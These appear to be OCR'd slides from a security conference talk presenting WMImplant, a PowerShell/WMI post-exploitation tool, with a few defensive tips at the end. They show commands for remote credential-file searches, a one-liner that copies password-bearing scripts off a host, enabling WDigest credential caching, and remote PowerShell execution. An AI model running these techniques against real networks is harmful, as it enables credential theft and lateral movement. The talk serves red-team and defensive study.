
Vacant_System



```
Command >: vacant_system
What system are you targeting? >: 172.16.60.183
User is at present at 172.16.60.183!
THEGRID\flynn has a session on 172.16.60.183!
```

Search for files?

- Everyone has a passwords.txt file on their system..
  - Right?
- Easy win
- WMImplant can search any drive for you!
  - Filename
  - File extension
  - Wildcards



```
Command >: search
What system are you targeting? >: 172.16.60.183
What drive do you want to search? (Ex: C:) >: C:
Do you want to search for a [file] or file [extension]? >: extension
What file extension do you want to search for? (Ex: sql) >: ps1


Compressed : False
Encrypted  : False
Size       :
Hidden     : False
Name       : c:\$recycle.bin\s-1-5-21-2854634706-3425782937-103071381-1001\$i5481ey.ps1
Readable   : True
System     : False
Version    :
Writeable  : True

Compressed : False
Encrypted  : False
Size       :
Hidden     : False
Name       : c:\$recycle.bin\s-1-5-21-2854634706-3425782937-103071381-1001\$i6u7yze.ps1
Readable   : True
System     : False
Version    :
Writeable  : True
```

Search for files?

- Function returns the object containing the results
- What if you want a copy of all the results?
  - You searched for *passwords*
  - *.sql
  - pass*.txt
- One-liner to the rescue!

Search for files?


```
Invoke-WMImplant -Search -RemoteDrive C:
-RemoteExtension ps1 -ComputerName 172.16.60.177 |
foreach-object { Select-String -Pattern "password" -Path
$_.Name } |
foreach-object { $_.Path } |
Sort-Object | Get-Unique |
Copy-Item -Destination C:\Users\flynn\Desktop\test
```

Search for files?

- Searches for all *.ps1 files on the system
- Searches for the string “password” in all files
- Sorts the results
- Uniques them
- Copies the uniqued results to a folder

Win 8 - Want Creds?

- Win 8+ does not have “UseLogonCredential” registry key set
  - This is to block the system from caching logon credentials
- Want to enable this?
- WMImplant can help!




```
Command >: enable_wdigest
What system are you targeting? >: 192.168.57.138


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 1
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ReturnValue      : 0
PSComputerName   :
```


Remote PowerShell

- WMI is usually “blind execution”
  - You don’t see your output
- We can already run PowerShell
- We can already use WMI for data storage
- Why not get PowerShell script output?
- Remote_Posh enables just that

Remote PowerShell



```
Command >: remote_posh
What system are you targeting? >: 192.168.57.138
Please provide the full path to the local PowerShell script you'd like to run on the target >: C:\User
esktop\testdisplay.ps1
Please provide the PowerShell function you'd like to run >: test-display
Let's do this OPCDE!!!
Command >:
```


LIVE DEMO
I ALSO LIKE TO LIVE DANGEROUSLY
memegenerator.net

Detection & Prevention

- PowerShell namespace permissions
  - Don’t allow remote access
    - Thanks Matt Graeber!
- UprootIDS – Can help try to perform detection of malicious WMI activity
- VLAN your network

Future Work

- Observe Device Guard and whitelist bypasses in the wild
  - Add them in
- Slowly build out additional functionality via WMI
  - Shadow Copies
  - etc.

Thanks!

Any questions ?

Reach out to me!

- @ChrisTruncer
- https://github.com/ChrisTruncer/WMImplant
- https://www.christophertruncer.com